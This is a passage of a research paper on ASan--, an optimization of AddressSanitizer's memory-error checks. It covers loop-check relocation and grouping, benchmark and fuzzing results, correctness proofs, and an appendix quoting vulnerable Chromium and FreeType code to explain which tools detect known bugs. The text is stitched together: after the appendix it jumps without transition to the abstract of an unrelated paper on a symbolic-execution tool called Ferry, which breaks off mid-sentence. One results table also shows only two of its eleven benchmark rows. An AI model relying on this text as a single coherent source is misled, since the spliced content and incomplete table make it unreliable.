At Line 7, `ptr` is a loop invariant and is dereferenced. An ASan check on it originally exists at Line 6. The dereference and the ASan-check are guarded by `condition3` at Line 4. Moving the ASan check to the exit of the loop (Line 10) can cause mistakes. The dereference and the original ASan check may not always execute when the loop (Line 3-9) is entered, while the new check at Line 10 always does. That means we may introduce checks that should not happen.

To optimize a conditional invariant check, we introduce a supportive local variable to track whether the memory access is ever executed. In the code above, `asan_ptr` is introduced to trace the execution of Line 8. `Asan_ptr` is initialized as `false` and is set to `true` at the memory access. At the loop exit, `asan_ptr` being `true` will trigger the relocated ASan check. Otherwise, the ASan check is skipped. Further, if the memory access is not in an outermost loop, we reset the local variable to `false` at the loop exit (Line 12-15 in the above code) because, otherwise, the `true` status will carry over when the loop is re-entered in the next iteration of the outer loop.

Discussion: The optimization of invariant checks can run into another problem. The code from an invariant check to the loop exit can free the memory. A check at the loop exit may, thus, report false use-after-free. Our backward analysis of invariant already considers the problem. If any value involved in the generation of the address is passed to a function, the analysis marks the address as a variant (see Algorithm 3).

Grouping Monotonic Checks Given a memory access `*ptr` in a loop, `ASan(ptr)` is a monotonic check if

`Condition-6`: `ptr in any two consecutive iterations has a constant distance.`

To identify monotonic checks, a systematic approach is to use the scalar evolution (SCEV) [7], which is an analysis to represent variables with complicated behavior in a more straightforward way. In particular, SCEV can represent monotonically increasing/decreasing loop variables as *add recurrences* [11]. An add recurrence has the format of `{Init, +/-, Step}` (`Step` is a constant), meaning that the variable has an initial value of `Init` and increases by `Step` in an iteration.

Consider `ptr1[index]` at Line 8 in the code presented at the beginning of this subsection as an example. The original ASan check, executed in each loop iteration, is:

```
1 V = * ((ptr1 + index >> 3) + Offset);
2 if (V != 0 && ((ptr1 + index & 7) + 1 > V))
3     ReportAndCrash(Addr);
```

In our optimization, we first run SCEV to represent the address as `{Init, +/-, Step}` (i.e., `{ptr1, +, 2}`) and then confirm that `Init` (i.e., `ptr1`) is an invariant. Finally we replace the ASan check in the loop with a new one of the following format (the address is represented as `Addr`):

```
1 intN  *Shadow; //hold shadow memory for MinRdSz
       application bytes (MinRdSz represents the minimal
       size of a redzone); N >= MinRdSz
2 if((Addr - Init) % MinRdSz < Step){
3     Shadow = (Addr >> 3) + Offset;
4     if (*Shadow != 0) //check the shadow memory for
          MinRdSz bytes
5         ASan(Addr);
6 }
```

At the loop exit, we further insert another piece of code. The code inspects whether the final `Addr` differs from `Init`. If so, it performs an ASan check on `Addr`.

The idea of our optimization is to check the shadow memory of a chunk of `MinRdSz` bytes at once, using only one operation. If the shadow memory is all zero, we skip the checks on follow-up access to the same chunk. Otherwise a regular ASan check is performed. This way we group multiple checks into one. The number of checks grouped depends on `Step` (`MinRdSz/Step` checks will be grouped into one). By default, the maximal `Step` we allow is `MinRdSz/4`.

Discussion: A memory access may cross the boundary of a MinRdSz chunk, but its beginning address does not meet the condition of Line 6. Thus, we will miss checking the second half of the access. This is OK as the second half will be checked in the next chunk thanks to the alignment in the mapping to shadow memory.

Table 1: Detection capability of ASan and ASan-- on the Juliet Test Suite. Good tests measure false positives. Bad tests measure false negatives. ASan and ASan-- achieve **identical** results shown in this table.

CWD (number)	Good Test (Pass/Total)	Bad Test (Pass/Toal)
Stack-based Buffer Overflow (121)	2348/2348	2111/2348
Heap-based Buffer Overflow (122)	1677/1677	1595/1677
Buffer Under-write (124)	584/584	571/584
Buffer Over-read (126)	445/445	420/445
Buffer Under-read (127)	590/590	565/590
Total	5644/5644	5262/5644

5 Implementation and Evaluation

We have implemented the optimization techniques in a tool called ASan--. ASan-- is built on top LLVM-4.0, with around 2.5K lines of C++ added. We have ported a preliminary version of ASan-- to LLVM-12.0. ASan-- on both LLVM-4.0 and LLVM-12.0 is publicly available at https://github.com/junxzm1990/ASAN--.git. The use of ASan-- is identical to ASan. The optimizations are enabled by default but can be disabled through a customized environment variable. The rest of this section presents our evaluation of ASan--, centering around three questions:

- *Can ASan-- maintain the capability, scalability, and usability of ASan?*
- *Can ASan-- reduce the runtime overhead of ASan?*
- *Can ASan-- benefit the applications of ASan?*

5.1 Capability, Scalability, and Usability

Capability To measure the detection capability of ASan--, we run two experiments. In the first experiment, we run both ASan-- and ASan on the memory errors from the Juliet Test Suite (version 1.3) [40]. As shown in Table 1, ASan-- and ASan achieve identical results on both good and bad tests. For comparison, we further run SANRAZOR and ASAP on the Juliet Test Suite. SANRAZOR failed to run because of an error in the profiling component. The error has been confirmed by the developers and is pending fix. ASAP runs with LLVM-3.7 which does not support continuous execution at ASan errors. Thus, ASAP could not finish the test as Juliet triggers all the bugs in a single execution. To address this issue, we extend LLVM-3.7 to avoid halting at ASan errors. When running ASAP, we use the good tests of Juliet for profiling and the bad tests for evaluation. Further, we configure ASAP to use ASan--'s overhead as the performance budget (i.e., setting the cost level to 51.6%). At the end, we successfully run ASAP on 1,524 Juliet bugs. ASAP detects 985 of them, missing about 35% of the bugs. This shows that ASan-- detects more bugs than ASAP when presenting similar performance.

In the second experiment, we collect vulnerabilities from the Linux Flaw Project [34]. After visiting all the vulnerabilities in the database, we reproduce 34 of them, including 23 used in the evaluation of SANRAZOR [55]. Details of the vulnerabilities are presented in Table 2. Both ASan-- and ASan can detect all the 34 vulnerabilities. In contrast, SANRAZOR, removing ASan checks based on static/dynamic patterns, misses two vulnerabilities (CVE-2017-12858 and CVE-2017-14406). The experiment demonstrates the soundness of ASan-- and also its advantages over SANRAZOR.

Table 2: Detection capability of ASan and ASan-- on vulnerabilities from the Linux Flaw project. The first 23 cases are also used in the measurement of SANRAZOR [55]. The cases highlighted are missed by SANRAZOR in L1 and L2 modes.

Scalability ASan-- introduces extra analyses to ASan. Although the analyses are not complex, they may still affect the scalability of ASan. To this end, we apply ASan-- to SPEC CPU2006 and Chromium (58.0.3003.0). Chromium and many programs in CPU2006 (e.g., `perl` and `gcc`) should be large enough to stress test the scalability. ASan-- can successfully compile and build CPU2006 and Chromium. The binaries can pass all the benchmark tests (see §5.2). We have also been using the Chromium built with ASan-- for four weeks and have not encountered major issues (see §5.3).

We also measure the time cost of compilation. We believe it is also scalability-related since extremely high compilation time will make the tool impractical for large programs. Table 7 shows the results. On average, ASan-- increases the compilation time by 1x+, but the overall compilation time should still be acceptable. Precisely, ASan-- can finish the compilation of most programs in seconds or minutes. Even in the case of Chromium, ASan-- only needs several hours. The length of the time is tolerable in practice.

Usability ASan-- is implemented to share the same assumption, same requirement, and same interfaces with ASan. Usage-wise, it is identical to ASan. ASan-- also helps reduce the binary size because it removes many checks. On average, ASan-- can shrink the binary size by 20.4% (see Table 7 in Appendix), which helps improve the usability of ASan, in particular in contexts where the storage space is limited.



Figure 4: Runtime overhead on CPU2006. `"ASAN"` shows the overhead of stock ASan. From left to right, the other bars show the overhead after we enable the corresponding optimization in ASan--, one after another.

Table 3: Performance comparison with SANRAZOR. The **Average** data in this table differs from Figure 3 and Figure 4 because only 11 programs from SPEC CPU2006 are included.

Benchmark	Performance Overhead				
	ASan	SanRazor_L0	SanRazor_L1	SanRazor_L2	ASan--
401.bzip2	81.90%	58.55%	45.06%	50.76%	49.39%

482.sphinx3	103.0%	80.57%	43.59%	50.19%	68.21%
Average	94.86%	64.31%	40.81%	42.63%	52.89%

5.2 Runtime Overhead

SPEC CPU2006 We run both ASan-- and ASan on SPEC CPU2006, using the reference workload as testing data. In the experiment, both SANRAZOR [54] and FuZZan [24] are included as baselines. Following the paper presenting SANRAZOR [55], we perform the profiling for SANRAZOR using the training workload and measure its performance using the reference workload. Currently, the public version of SANRAZOR only supports 11 programs of CPU2006, as listed in Table 3. FuZZan offers different heap sizes (1G, 4G, 8G, and 16G). For each program, we start with the minimal heap and increase it until the test can succeed. In total, FuZZan can run 10 programs of CPU2006, as shown in Table 9. All the tests are repeated 30 times, and average results are collected.

Figure 4 compares the overhead of ASan and ASan--. On average, ASan-- reduces the overhead of ASan from 107.8% to 63.3%, producing a reduction rate of 41.7%. Only considering the overhead of ASan checks, the reduction rate is 51.6%. Figure 4 also unveils that every of our optimizations



Figure 5: Runtime overhead on Chromium. The bars follow the same setting as Figure 4.

contributes. The amount of overhead reduced by most optimizations is over 5%. In particular, removing recurring checks reduces an overhead of 16.7%. We further measure the number of ASan checks reduced by ASan--. The results, shown in Table 8, are consistent with ASan--'s impacts on the overhead. Averagely, ASan-- removes 38.7% of the ASan checks and every optimization brings a meaningful contribution.

Table 3 presents the comparison between ASan-- and SANRAZOR. Both ASan-- and SANRAZOR can bring the overhead down. When SANRAZOR runs in L1 and L2 modes, it more aggressively removes ASan checks. Thus, it incurs less overhead (40.81% and 42.63%) than ASan-- (52.89%). However, the two modes can miss detecting memory errors, such as the two reported in Table 2. In contrast, when SANRAZOR runs in the more conservative L0 mode, it removes fewer checks and brings an overhead higher than ASan-- (64.31% *v.s.* 52.89%), although it still cannot offer the soundness of ASan--.

Table 9 in the Appendix shows the improvement of FuZZan to ASan. Regardless of which program and what heap size we test, FuZZan does not bring evident improvement to ASan. In summary, ASan-- and FuZZan provide similar bug detection but ASan-- is more scalable and runs faster.

Table 4: Results of fuzzing evaluation. All the numbers are increase rates using ASan as the baseline.

Benchmark	Branch Coverage Increase						Total Execution Increase					
	FuZZan		ASan--		FuZZan +ASan--		FuZZan		ASan--		FuZZan +ASan--	
	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds	AFL_Seeds	FuZZan_Seeds
OBJDUMP	3.94%	4.33%	3.41%	2.14%	11.30%	10.1%	27.5%	18.6%	25.1%	14.4%	40.3%	37.9%
SIZE	2.81%	3.05%	3.56%	7.42%	9.89%	10.3%	54.2%	48.5%	60.7%	61.9%	79.9%	79.7%

NM	3.67%	2.79%	5.91%	5.69%	6.79%	7.21%	74.6%	52.2%	62.2%	61.4%	86.4%	78.9%
TCPDUMP	17.4%	20.7%	5.82%	5.69%	7.96%	8.37%	63.1%	83.4%	35.8%	34.8%	42.2%	54.2%
PNGFIX	6.01%	3.18%	6.58%	7.48%	10.30%	11.2%	67.5%	55.1%	58.5%	60.5%	75.1%	77.4%
FILE	5.62%	8.56%	5.90%	5.34%	8.60%	11.9%	18.7%	22.4%	17.1%	12.1%	20.9%	25.7%
Average	6.24%	6.58%	5.02%	5.13%	8.99%	9.73%	50.2%	45.7%	42.1%	39.8%	59.4%	59.3%

An Extension: Considering that SPEC CPU2006 was years old, we repeated the evaluation of ASan-- on the new version of CPU2017 [2]. CPU2017 includes two modes, SPECrate and SPECspeed, to separately measure time-based performance and throughput performance. Due to issues of compiler compatibility, we could only run 10 SPECrate programs and 5 SPECspeed programs SPECspeed. The results, summarized in Table 11 in the Appendix, show that ASan-- similarly benefits CPU2017. The reduction rates of overhead are 40.6% and 39.1% respectively on SPECrate and SPECspeed.

Chromium In this experiment, we measure the performance of Chromium under ASan and ASan--. Six popular web-browser benchmarks are used, including both Time-based ones (Sunspider [9], Kraken [33], Lite Brite [32]) and Score-based ones (Octane [21], Basemark [12], WebXPRT [41]). We repeat the experiment 30 times and report the average results in Figure 5. Other tools were omitted as they could not run Chromium. On average, ASan-- reduces the overhead of ASan from 117.8% to 75.8%, presenting a reduction rate of 35.7%. If only counting the overhead of ASan checks, the reduction rate is 69.6%. Considering the scale of Chromium, such reduction rates are meaningful in general.

5.3 Applications

Fuzzing One of the most popular applications of ASan is to help bug detection in fuzzing. Our evaluation of this application focuses on how much ASan-- can improve the efficiency of ASan-enhanced fuzzing. We also include FuZZan (https://github.com/HexHive/FuZZan) as a baseline. To properly compare with FuZZan, we consider AFL-2.52b as the fuzzing tool and reuse the configurations presented in [24] (see Table 10 in the Appendix). For consistency, we run all the tests on Amazon EC2 instances with Intel XeonE5 Broadwell 16 cores, 64GB RAM, and Ubuntu 18.04 LTS. To avoid interference, different tests are run separately for 24 hours. All the tests are repeated 10 times with average results gathered. We also perform the evaluation twice, separately using seeds shipped with AFL and seeds shipped with FuZZan.

Table 4 shows the evaluation results. On average, ASan-- increases the execution speed of AFL by 42.1% and 39.8%, on AFL's seeds and FuZZan's seeds, respectively. The increase of execution speed leads to a growth rate of 5.0% and 5.1% in branch coverage. In comparison to FuZZan, ASan-- presents a comparable, but slightly smaller, improvement. Execution speed wise, FuZZan brings an increase of 50.2% and 45.7%, given AFL's seeds and FuZZan's seeds. Branch coverage wise, FuZZan brings a growth of 6.24% and 6.58%, depending on the seeds. The results are understandable, because FuZZan is tailored for fuzzing while ASan-- is more general.



Figure 6: Increase of branch coverage brought by ASan-- with ASan as the baseline. 1/2/4 instance represents fuzzing with one sanitized instance and 0/1/3 non-sanitized instances.

As we pointed out in §3, ASan-- and FuZZan use orthogonal techniques. By intuition, combining techniques of both tools can produce better improvement. We, thus, migrate FuZZan's approach of reducing memory into ASan--. We limit the heap size to 16GB and relocate the heap plus stack [26] to be below the shadow memory. This way, we shrink the address space to 19GB (16GB heap + 1GB stack + 2GB BSS/DATA/-TEXT) and shadow memory to 19/8GB. Similar to FuZZan, we also disable the logging and relocate the poisoning of global data to run before AFL's fork server. As shown in Table 4, combining ASan-- and FuZZan outperforms both tools alone. It increases the execution speed of AFL by 59.4% and 59.3% on AFL's seeds and FuZZan's seeds. This leads to 8.99% and 9.73% more branch coverage. An outlier is `tcpdump`, where FuZZan runs the fastest. The primary reason is FuZZan also uses a red-black-tree based check to replace ASan check in certain cases, bringing extra optimization.

Our evaluation above runs only one fuzzing instance. In practice, we often need to run multiple instances in parallel and the community suggests using only one sanitized instance [8]. By intuition, the improvement of ASan-- will decrease with the number of non-sanitized instances. Accordingly, we perform an extra experiment where we increase the number of non-sanitized instances from 0 to 1 and 3, using AFL's seeds. Figure 6 shows the results. Not surprisingly, the improvement of ASan-- reduces when more non-sanitized in-

stances run. Nonetheless, ASan-- consistently benefits ASan.

Selective Deployment In general, ASan-- can still be considered unsuitable for deployed software because of its remaining runtime overhead and high memory cost. However, modern computers usually provide high computation power and large memory. Thus, it makes sense to selectively run ASan-- on critical deployed software (e.g., web browsers). Accordingly, we have been using the Chromium browser compiled with ASan-- for four weeks in our daily work. None of us experienced usability issues or significant slowdown.

To test ASan--'s capability of bug detection in the deployed environment, we collected 89 memory bugs from `bugs.chromium.org` and the CVE database. Replaying the bugs in the Chromium (same version as ours) pre-built with ASan by Google, we reproduced 4 bugs as listed in Table 5. Running the bugs in our Chromium, ASan-- detected all of them. We also tested the bugs with SANRAZOR and ASAP. However, both tools could not run Chromium. Alternatively, we performed static reasoning and observed that SANRAZOR and ASAP may miss 1 and 3 of the bugs (see Appendix C).

6 Related Work

6.1 Memory Error Detection

Spatial Error Detectors StackGuard [48] and P-SSP [50] insert random values before the `return` address and detect whether the random value is overwritten before the function returns. They introduce nearly zero runtime overhead but could only detect stack buffer overflows. Safe-C [10], CCured [37], SoftBound [36], Low-fat Pointers [27], and Gregory Jet al. [17] encode pointers with boundary information. At runtime, the information is used to check if memory accesses are within the boundaries. They can detect various spatial errors, but they have many problems (e.g., high runtime overhead and ABI incompatibility) that hinder their adoption.

Temporal Error Detectors DangNull [28], FreeSentry [53], and DangSan [47] keep track of pointers of allocated objects and invalidate pointers once the object is freed. CETS [35] maintains a unique identifier with each object and assigns a corresponding key to its pointers. When the object is freed, the lock is reset. Any access after `free` can be detected by checking if the key encoded in the pointer matches the lock of the object. Undangle [14] taints pointers at the `malloc` site and propagates the pointers dynamically. It detects temporal errors by checking if the source of a pointer has been freed. These methods usually have high runtime overhead.

Sanitizers ASan [42] and memory sanitizer (MSan) [44] use shadow memory to record the sanity of application memory. They further place checks on memory accesses to inspect the shadow bytes and detect errors at runtime. ASan can detect both spatial ones and temporal ones. MSan complements ASan to detect uninitialized memory read. Compared to other memory error detectors, ASan and MSan offer better detection, higher efficiency, and broader generality.

6.2 Address Sanitizer Optimization

Reducing Address Space Techniques in the line reduce the address space used by the application and the shadow memory. This reduces cost of memory management and the overall overhead. A technique is FuZZan [24]. As we have discussed FuZZan, we omit the details here. According to our study in 3, using the approach of FuZZan helps reduce runtime overhead but still cannot handle 90%+ of it.

Reducing Sanitizer Checks Techniques in this category adopt various strategies to reduce sanitizer checks. ASAP [49], PartiSan [29], and Bunshin [51] enforce sanitizer checks to a subset of the code. ASAP profiles the program to identify "hot" code that is more often executed. It removes checks in the hot code and retains the remaining. As such, fewer, cheaper checks are inserted. PartiSan creates different versions of the same code segment, making some versions more sanitized and the others less. At runtime, PartiSan adjusts the versions per the performance budget. Both ASAP and PartiSan are performance-driven, thus missing memory errors. In contrast, Bunshin runs multiple variants of the same software. It distributes the sanitizer checks into different variants. Bunshin does not lose checks, but it incurs several times more resource consumption. Similar to ASAP, SANRAZOR [55] also profiles the program, but the goal is to identify and remove redundant checks. In principle, SANRAZOR offers higher safety than ASAP but still no guarantee.

7 Conclusion

This paper first presents a study on dissecting the overhead of ASan, bringing knowledge about the primary sources of its overhead. Inspired by the study, the paper develops ASan--, a tool assembling a set of four optimizations to reduce the runtime overhead of ASan. Unlike existing techniques that negatively hurt the capability, scalability, or usability of ASan, ASan--'s techniques well maintain these decent properties. Our evaluation shows high utility of ASan--. It can reduce about 40% and 36% of the overhead introduced by ASan into SPEC CPU2006 and Chromium. Applying to fuzzing, ASan-- can meaningfully increase the execution speed and benefit the branch coverage. Deployed in Chromium for daily activities, ASan-- can detect bugs discovered by the community.

A Properties of Optimizations and Validation

This section aims to describe the properties of our optimizations regarding false positives and false negatives, followed by a validation of the properties. For simplicity, we will separately discuss spatial errors and temporal errors.

A.1 Removing Unsatisfiable Checks

This optimization only removes ASan checks. Hence, it will not introduce false positives. In the following, we focus on the discussion of false negatives.

Spatial Errors Our optimization ensures that the access falls into the legitimate range of the target object, thus avoiding false negatives.

`Proof by Contradiction:` Given a data object `buf` of `N` bytes on the stack or in the global, we assume the ASan check on a `K`-byte access `buf[offset]` is removed but the access goes out of bound. That means at least one path exists where `offset < 0 || offset+K > N`. This conflicts with `Condition-1` presented in §4.1, and, thus, is infeasible.

Temporal Errors Global objects are always alive. As such, it has no temporal errors. Stack objects can have *use-after-return* and *use-of-out-scope* issues. However, we only target direct stack access, where allocation of the object can be identified by LLVM. If the access is either use-after-return or use-of-out-scope, LLVM will throw a compilation error. Thus, false negatives are impossible.

A.2 Removing Recurring Checks

This optimization also only removes ASan checks, so there are no false positives. Therefore, we again focus on the discussion of false negatives.

Spatial Errors When removing ASan checks on `*ptr1`, we ensure there is another access, `*ptr2`, to the same memory location, and `*ptr2` exists in any path visiting `*ptr1`. This guarantees that any spatial error happening to `*ptr1` will also happen to `*ptr2`. Thus, the error will be captured by the check on `*ptr2`.

`Proof by Contradiction`: There are two situations of false negatives. First, `*ptr1` incurs a spatial error but `*ptr2` does not. That means `*ptr1` is in a redzone but `*ptr2` is not. This conflicts with that `*ptr1` and `*ptr2` are in the same memory location. Second, `*ptr1` is executed but `*ptr2` is not. This conflicts with that `*ptr2` exists in any path visiting `*ptr1`. In summary, false negatives are impossible.

Temporal Errors False negatives of temporal errors can only happen when the lifetime of the target memory changes. Specifically, given that `*ptr1` dominates `*ptr2` and the check on `*ptr2` is removed, false negative of use-after-free can happen when the memory is freed between `*ptr1` and `*ptr2`. This can happen in two scenarios. First, the memory is freed by the code between `*ptr1` and `*ptr2` through a heap deallocation interface. This is impossible because we will avoid removing the check in such a case (recall §4.2). Second, the memory is freed by another concurrent thread. This is possible, but it shall be a race condition issue instead of memory error, which in principle goes out of ASan's scope. We also want to note that, when `*ptr1` post-dominates `*ptr2` and the check on `*ptr2` is removed, no action is needed. The reason is that `*ptr1` always runs later than `*ptr2` and, hence, the use-after-free will be safely captured.

A.3 Merging Neighbor Checks

To simplify our discussion, we assume that the checks on `*ptr1` and `*ptr2` are merged into one by our optimization.

Spatial Errors False positives can never happen because whenever the merged check indicates an error, the original ASan checks will be performed again. Next we validate that false negatives cannot happen neither.

`Proof by Contradiction`: False negatives can happen only when `*ptr1` and/or `*ptr2` fall into a redzone but our merged check does not capture it. Formally, assuming that `*ptr1` `*ptr2` respectively fall into the memory ranges of `[addr_1l, addr_1h]` and `[addr_2l, addr_2h]`. False negatives mean our merged check does not cover the range of `[addr_1l, addr_2h]` (assuming `addr_1 < addr_2h`). This will conflict with `Condition-3` in §4.3. `Condition-3` ensures that our check covers the range `[addr_1l, addr_1l + MaxBitRead]` and `MaxBitRead > addr_2h - addr_1l`. False negatives are, thus, excluded.

Temporal Errors False positives are impossible. Our optimization ensures that `*ptr1` and `*ptr2` access the same data object, and modern heap allocator mandates that an data object cannot be partially freed. Thus, whenever use-after-free is detected, that certainly happens to `*ptr1` and/or `*ptr2`. False negatives can only happen when the object is freed between `*ptr1` and `*ptr2`. But this is OK since we always insert the merged check at the post-dominating access. The free will be safely captured.

A.4 Removing Neighbor Checks

This optimization again only removes ASan checks, so no false positives will be introduced. Below we discuss the case of false negatives. For simplicity, we assume `*ptr2` falls into the range between `*ptr1` and `*ptr3` and the check on `*ptr2` is removed. Further, we assume (i) `*ptr1`, `*ptr2`, and `*ptr3` fall into the memory ranges of `[addr_1l, addr_1h]`, `[addr_2l, addr_2h]`, and `[addr_3l, addr_3h]` and (ii) the location of `*ptr1`, `*ptr2`, and `*ptr3` ranges from low memory address to high memory address.

Spatial Errors False negatives are impossible.

`Proof by Contradiction`: False negatives can only happen when `*ptr2` is in a redzone but both `*ptr1` and `*ptr3` are not. That means `(addr_2l - addr_1h) + (addr_2h - addr_2l) + (addr_3l - addr_2h) >= MinRdSz`. This will conflict with `Condition-4`.

Temporal Errors False negatives of temporal errors are similar to the optimization of removing recurring checks. To rule out false negatives, we can reuse the approach applied to removing recurring checks. We avoid doing so because `*ptr1` and/or `*ptr3` post-dominate `*ptr2` in nearly every case and thus, use-after-free is typically captured.

A.5 Relocating Invariant Checks

Spatial Errors Since the address of invariant checks never changes, no false negative or false positive will be introduced.

Temporal Errors This optimization relocates a check to be executed later than the original one. Thus, no false negatives will be introduced because a freed object will not be reallocated. False positives can only happen when the object is freed in the code between the original access and the loop exit. This is possible, but our algorithm to identify invariant address (Algorithm 3) has considered such cases. If the target is possibly freed inside the loop, we will skill relocating the ASan check. Note that, similar to removing recurring checks, this optimization may report false temporal errors caused by de-allocation in another thread.

Table 5: Memory errors replayed with the deployed Chromium. Both ASan and ASan-- can detect all of them.

Module	Type	ASan	ASan--	Issue (with PoC)	Note
PDFium	heap-buffer-underflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1116869	Compiling with `pdf_use_skia=true`
PDFium	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1099446	Compiling with `pdf_use_skia=true`
FreeType	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1139963	Linking `lib_freetype_harfbuzz`
GPU	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=848914	Running with `-disable-gpu` option

A.6 Grouping Monotonic Checks

This optimization only reduces checks, so it will not introduce false positives. We discuss false negatives in the following.

Spatial Errors Given a chunk of memory ranging from `addr_l` to `addr_h` (`addr_h - addr_l < MinRdSz`), our optimization only checks the beginning bytes. False negatives may happen when the beginning bytes fall out of a redzone but the remaining bytes fall in. This is possible but will not bring false negatives. In general, there are two situations. First, the loop continues iterating and enters the next chunk. In this case, the beginning bytes of the new chunk will overlap with the redzone and the error will be detected. Second, the loop exits without entering the next chunk. In this case, the last access will touch the redzone and our check at the exit of the loop will detect the redzone.

Temporal Errors If the object is free when the loop iterate over the same chunk, false negative can happen. But it can only happen when the chunk is the last chunk, because otherwise the free will be detected when the next chunk is accessed. Similar to spatial errors, such cases shall be captured by our check at the exit of the loop.

B Other Applications of Optimizations

Our optimizations are designed to improve ASan as it draws more attention. However, they can also be applied to both Undefined Behavior Sanitizer (UBSan) [31] and Memory Sanitizer (MSan) [44]. Specifically, *removing unsatisfiable checks* and *relocating invariant checks* can be directly applied to UBSan. In fact, removing unsatisfiable checks has been applied on UBSan before and presented promising results [15, 30]. *Removing recurring checks* is also applicable, and it can be even further extended by defining recurring checks on non-memory objects (e.g., integers). Other optimizations may not be applied as UBSan uses no shadow memory.

All our optimizations, except *removing neighbor checks*, are applicable to MSan. Removing neighbor checks cannot be applied because MSan uses no redzones. When applied to MSan, our optimizations need the following customization:

- **Removing unsatisfiable checks:** In the context of MSan, the unsatisfiable condition should be redefined as that a memory read is dominated by a write to the same location.
- **Removing recurring checks:** This optimization is directly applicable. One thing worth noting is that when `*ptr2` post-dominates `*ptr1`, we need to make sure there is no write to the same location between `*ptr1` and `*ptr2`, before we remove the check on `*ptr1`.
- **Merging/removing neighbor checks:** The two optimizations are also applicable. When merging the checks on `*ptr1` and `*ptr2` (assuming `*ptr1` dominates `*ptr2`), we will place the merged check on `*ptr1` under the requirement that no write can happen to `*ptr2` after `*ptr1`. When removing neighbor checks, we also need to ensure no write happens between the removed one and dominating others.
- **Optimization loop checks:** The two optimizations for loops are in principle applicable. But for safety, we will have to make sure the target memory location is not initialized inside the loop. Statically guaranteeing this can lead to skipping of too many cases, and thus, the optimizations can present limited effectiveness.

C Discussion of Chromium Bugs

This section discusses unsound tools, ASAP and SANRAZOR, can detect the Chromium bugs and identify the reasons if not.

Issue 116869 (SANRAZOR ✓; ASAP ✗): The bug, shown in the code below, happens because the index `m_clipIndex` gets excessively decreased to become negative (line 4) and thus, the access to `m_commands` at line 5 goes out of bound. Since no memory access shares the same data dependency as `m_commands[m_clipIndex]`, SANRAZOR will not remove the check and can detect the bug. In contrast, ASAP will consider `m_commands[m_clipIndex]`, which happens in a loop, as hot code. If the `while` loop is executed in profiling with a low overhead budget, ASAP may remove its sanitizer check, and in result, miss detecting the bug.

```
1 void AdjustClip(int limit) {
2     while (m_clipIndex > limit) {
3         do {
4             --m_clipIndex;
5         } while (m_commands[m_clipIndex] !=
              Clip::kSave); // m_clipIndex < 0 and thus
              m_commands[m_clipIndex] underflows
6         m_pDriver->SkiaCanvas()->restore();
7     }
8 }
```

Issue 1099446 (SANRAZOR ✓; ASAP ✓): This bugs happens due to unsafe use of `memcpy` at line 5. The number of bytes operated is larger than size of the source buffer. Both SANRAZOR and ASAP should be able to detect this bug as they do not optimize the use of library functions.

```
sk_sp<SkData> SkData::PrivateNewWithCopy(...) {
    ...
    if (srcOrNull) {
        // heap-buffer-overflow here; The size of
             "srcOrNull" is 68 bytes, but "length" is 256
        memcpy(data->writable_data(), srcOrNull, length);
    }
    return data;
}
```

Issue 1139963 (SANRAZOR ✗; ASAP ✗): This bug is caused by an integer truncation. At line 4 and line 6, `imgWidth` and `imgHeight` are truncated from 32 bits to 16 bits. The truncated values are then used to calculate the size of a bitmap at line 9. However, the bitmap is still accessed using a 32-bit index at line 20. When `imgWidth` and/or `imgHeight` is larger than 65535 ($2^{16}-1$), the allocated buffer cannot fit the bitmap and thus, overflow can happen at line 22.

According to SANRAZOR's definition, `dp` at line 16 and `dp32` at line 20 share similar data dependency as they "flow" from the same source. Further, SANRAZOR deems line 17 as a "user-check". As such, SANRAZOR considers that ASan check on `*dp32` at 20 is a redundancy of line 17 and will remove it. This way SANRAZOR shall miss the memory error. Similar to Issue 116869, `*dp32` at 22 happens in a loop, and ASAP may miss it when a low overhead budget is given.

```

FT_LOCAL_DEF(FT_Error) Load_SBit_Png(...){
    ...
    metrics->width = (FT_UShort)imgWidth;
    //truncate 32-bit to 16-bit
    metrics->height = (FT_UShort)imgHeight;
    //truncate 32-bit to 16-bit
    map->pitch    = (int)( map->width * 4 );
    FT_ULong size = map->rows * (FT_ULong)map->pitch;
    error = ft_glyphslot_alloc_bitmap( slot, size );
    // allocate a buffer; when width / height is over
         65535, the buffer cannot fit the bitmap
    ...
}
void png_combine_row(png_const_structrp png_ptr,
     png_bytep dp, int display){
    ...
    if (dp && sp && ... ){
        png_uint_32p dp32 = dp, sp32 = sp;
        do{
            do{
                *dp32++ = *sp32++;//dp32 points to the
                     buffer and overflows
                ...
            }while (c > 0);
        }while(bytes_to_copy <= row_width)
}
```

Issue 848914 (SANRAZOR ✓; ASAP ✗): Code below demonstrates the bug. In this issue, `id_states_` is a C++ standard vector. When an `id` object is created, it will be inserted to `id_states_` and the index of the object will be saved in `ids`. However, when objects are popped out from `id_states_`, the index saved to `ids` is not updated. As a consequence, heap overflow can happen when `id_states_` is accessed using the old index (`id_states_[id - 1]` at line 5). This case is similar to Issue 116869. SANRAZOR will not remove the check and can detect the overflow. However, if the loop is executed in profiling with a low overhead budget, ASAP may remove the check and miss detecting the bug.

```
bool FreeIds(...) override {
    ...
    for (GLsizei ii = 0; ii < n; ++ii) {
        GLuint id = ids[ii];
        if (id != 0) id_states_[id - 1] = kIdPendingFree;
    }
    ...
}
```

Abstract

Symbolic execution and fuzz testing are effective approaches for program analysis, thanks to their evolving path exploration approaches. The state-of-the-art symbolic execution and fuzzing techniques are able to generate valid program inputs to satisfy the conditional statements. However, they have very limited ability to explore the finite-state-machine models implemented by real-world programs. This is because such state machines contain program-state-dependent branches (*state-dependent branches* in this paper) which depend on earlier program execution instead of the current program inputs.

This paper is the first attempt to thoroughly explore the state-dependent branches in real-world programs. We introduce program-state-aware symbolic execution, a novel technique that guides symbolic execution engines to efficiently explore the state-dependent branches. As we show in this paper, state-dependent branches are prevalent in many important programs because they implement state machines to fulfill their application logic. Symbolically executing arbitrary programs with state-dependent branches is difficult, since there is a lack of unified specifications for their state machine implementation. Faced with this challenging problem, this paper recognizes widely-existing data dependency between current program states and previous inputs in a class of important programs. Our insights into these programs help us take a successful first step on this task. We design and implement a tool *Ferry*, which efficiently guides symbolic execution engine by automatically recognizing program states and exploring state-dependent branches. By applying Ferry to 13 different real-world programs and the comprehensive dataset Google FuzzBench, Ferry achieves higher block and branch coverage than two state-of-the-art symbolic execution 